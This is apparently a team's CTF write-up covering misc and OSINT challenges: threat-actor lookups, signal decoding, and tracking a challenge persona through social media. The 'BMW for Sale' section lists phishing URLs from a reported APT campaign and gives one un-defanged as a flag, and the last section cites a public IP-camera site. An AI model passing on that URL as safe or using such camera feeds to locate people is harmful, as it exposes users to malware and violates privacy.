CyberGon CTF 2023 Writeups

By Team Pwn_|>

Event Title: CyberGon CTF 2023

Event Start Time: 19, August 2023 12:00 AM


Event End Time: 21, August 2023 12:00 AM

Authors: Zin Htet Aung, Kaung Yan Paing, Aung Soe Paing

MISC


Move Move

For this challenge I search “cl0p rat name” in google. I found the rat name at Fortinet post.



Flag - CybergonCTF{FlawedAmmyy}


Storm Zero Five Five Eight



Microsoft announced it has mitigated an attack conducted by a China-linked threat actor, tracked as Storm-0558, which targeted customer emails. The attackers used an acquired MSA key to forge the tokens to access OWA and Outlook.com.The attackers exploited a token validation issue to impersonate Azure AD users and gain access to enterprise mail.

Flag - CybergonCTF{MSA}

BMW for Sale



I got the russia apt group BMW phishing campaign IOC through the linkedin.

IOC - https://www.linkedin.com/pulse/russian-state-hackers-uses-bmw-car-ads-deliver-nimnaka-kumaradasa/

Russian State Hackers Uses BMW Car Ads to Deliver Malware

URLs:

- hxxp://tinyurl[.]com/ysvxa66c
- hxxp://t[.]ly/1IFg
- hxxps://resetlocations[.]com/bmw.htm
- hxxps://tinyurl[.]com/mrxcjsbs
- hxxps://simplesalsamix[.]com/e-yazi.html
- hxxps://www.willyminiatures[.]com/e-yazi.html


Known Email Senders:

- dawid.tomaszewski@resetlocations[.]com
- ops.rejon4@kazmierz[.]pl


So I know one of malicious URL is the flag.

Flag - CybergonCTF{https://resetlocations.com/bmw.htm}

Operation Ghost



In this challenge, we have searched about operation ghost on the Mitre.



Home > Campaigns > Operation Ghost

Operation Ghost

Operation Ghost was an APT29 campaign starting in 2013 that included operations against ministries of foreign affairs in Europe and the Washington, D.C. embassy of a European Union country. During Operation Ghost, APT29 used new families of malware and leveraged web services, steganography, and unique C2 infrastructure for each victim.[1]

ID: C0023
First Seen: September 2013 [1]
Last Seen: October 2019 [1]
Version: 1.0
Created: 23 March 2023
Last Modified: 06 April 2023

Version Permalink

Groups

ID	Name	Description
G0016	APT29	[1]


Techniques Used

ATT&CK® Navigator Layers

Domain	ID		Name	Use
Enterprise	T1583	.001	Acquire Infrastructure: Domains	For Operation Ghost, APT29 registered domains for use in C2 including some crafted to appear as existing legitimate domains.[1]
Enterprise	T1001	.002	Data Obfuscation: Steganography	During Operation Ghost, APT29 used steganography to hide the communications between the implants and their C&C servers.[1]

Flag - CybergonCTF{T1001.002}


Back Door




I found .vbs name in this post "https://attack.mitre.org/campaigns/C0007/"

Flag - CybergonCTF{wmiexec.vbs}

Find Me




Just open the given excel file and click on sheet 2. And then search with flag format. You'll see the following photo. Just expand the "V" column.



Flag - CybergonCTF{Hidden_Words_4_U}


Captured



First I downloaded the given file.Then I decode it in DTMF decoder.(https://dtmf.netlify.app/)

CybergonCTF{09007007007}


Help Me



We found the flashlight on and off in the challenge video and then we remembered the parasite korea movie scene. He wants to tell me some keywords through Morse code by using flashlight.


Short time flashlight is (.) and longtime flashlight is (_).

morse code - ... ___ ... ... ___ ... ... ___ ...




Flag - CybergonCTF{SOS_SOS_SOS}

Wallet Address




When I searched about this challenge, I found very useful website (https://www.microsoft.com/en-us/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/)



Flag - CybergonCTF{1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv}

OSINT


Warm Up 1




I search image in google image search. That is a photo of the Shwe Yin Myaw Pagoda. Shwe Yin Myaw Pagoda is in Hpa An, Kayin State.


Flag - CybergonCTF{Kayin_State}

Big Fan 1



For this Challenge I search Exploit Ware Labs in facebook. I found Mr.Yit gave love react in Exploit Ware Labs Facebook Page.





Flag - Cybergon{love_what_you_do}

Big Fan 2

I checked his profile image. I know he was a player of the Manchester United.

Flag - CybergonCTF{Manchester_United}


Big Fan 3

I found this image from Maung Yit Facebook account.

I searched for that image in google search then I found the photographer's name.

Flag - CybergonCTF{Win Tun Naing}


Channel



I searched Maungyit1825 at twitter. I found the userJames.

Flag - CybergonCTF{Maungyit1825}


Where Is His Next Point?



I Found his twitter account cover photo. I searched for that photo in google image search. That photo is Htukkant Thein Temple.

Flag - CybergonCTF{Htukkantthein_Temple}


Arrival



I know the next point the air port name must be Rakhine airport.

Flag - CybergonCTF{AKY}

Country




I found his Facebook account and he upload this photo.

I searched for it in google image search. I found that is one of the locations of Bangkok.

CybergonCTF{Thailand}


Time To Rest




Mr Yit likes Royal Palace Hotel in his Facebook account.


Flag - CybergonCTF{Royal_Palace_Hotel}

Singer




I search Maungyit1825 at "https://whatsmyname.app/"






Flag - CybergonCTF{raymond}

Let's Track Him




We downloaded Osint1.PNG image file. And then we searched image location by using google image tool.



And we found the place in the image on a website that shows public ip camera information.

source - www.insecam.org/en/view/944573/

